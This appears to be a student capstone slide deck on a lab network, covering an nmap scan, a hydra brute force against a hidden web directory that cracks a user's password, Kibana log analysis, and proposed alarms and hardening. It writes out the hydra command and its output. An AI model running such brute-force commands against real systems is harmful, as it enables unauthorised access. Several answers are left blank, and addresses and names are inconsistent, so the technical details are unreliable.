



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines

IPv4: 19.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V
ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK-Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V	192.168.1.1	Host Machine
Kali	192.168.1.90	Attacking Machine
ELK Stack	192.168.1.100	Network Monitor
Capstone	192.168.1.105	Targeted Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Passwords	<i>Passwords that are used often or easily guessed present a real vulnerability</i>	<i>Allows easy system access through a number of social engineering exploits</i>
Escalation to root	Complete access to resources on the compromised network.	Can make changes to and access important drives/files
LFI Vulnerability	Tricks the web application into exposing or running files on the web server	An LFI attack may lead to information disclosure, remote code execution, or even XXS

Exploitation: Brute Force

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use? Brute Force

Used hydra to brute force:

```
hydra -l ahston -P  
/root/Downloads/rockyou.txt -s  
80 -f -vV 192.168.1.105 http-get  
http://192.168.1.105/company\_folders/secret\_folder
```

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Gained Access to password for ashton: leopoldo

03

```
Shell No.1
File Actions Edit View Help
14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344398 [child 9] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-04 20:28:17
root@Kali:~/Downloads#
```


Exploitation: Open Ports

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?
Nmap 192.168.1.105

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

Allowed me to see what ports were open

03

[INSERT: screenshot or command output illustrating the exploit.]

NEXT SLIDE

```
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-04 21:03 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@Kali:~# █
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur?
- How many requests were made? 15,973
- Which files were requested? What did they contain?
http://192.168.1.105/company_folders/secret_folder

The screenshot shows a network analysis tool interface with the following components:

- Top Bar:** Save, Share, Inspect, Refresh
- Filters:** source.ip: 192.168.1.90 and destination.ip: 192.168.1.105, KQL, Last 15 weeks
- Left Panel:**
 - packetbeat-*** (selected)
 - Data** (selected), Options
 - Metrics:** Metric Count, Add
 - Buckets:** Split rows url.full: Descending, Add
- Right Panel:**
 - url.full: Descending**
 - Table of requests:


http://192.168.1.105/company_folders/secret_folder
http://192.168.1.105/company_folders/secret_folders
http://192.168.1.105/
http://192.168.1.105/company_folders/
http://192.168.1.105/company_folders/company_culture/
 - Export: Raw, Formatted

Analysis: Uncovering the Brute Force Attack



Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	65.1MB	122.2MB


Export: [Raw](#)  [Formatted](#) 

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm with a threshold of approximately 900 in an hour

System Hardening

What configurations can be set on the host to mitigate port scans? Find open ports nad monitor port traffic

Describe the solution. If possible, provide required command lines. Update firewalls regularly

Mitigation: Finding the Request for the Hidden Directory

Alarm

An unauthorized access alarm would be set with a threshold of 5 attempts per hour

System Hardening

Encrypting data

Whitelisting/blocking ports

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

WHEN count() GROUPED OVER top 5
'http.response.status_code

What threshold would you set to activate this alarm? 400

System Hardening

What configuration can be set on the host to block brute force attacks?

Having accounts lock automatically after too many failed attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Create a list of trusted IP address and then set an alert that notifies when an IP outside the list tried to gain access

What threshold would you set to activate this alarm? Any and all attempts

System Hardening

Ensure that WebDev access is only granted to those with complex passwords and have passwords reset every 21 days or so

*The
End*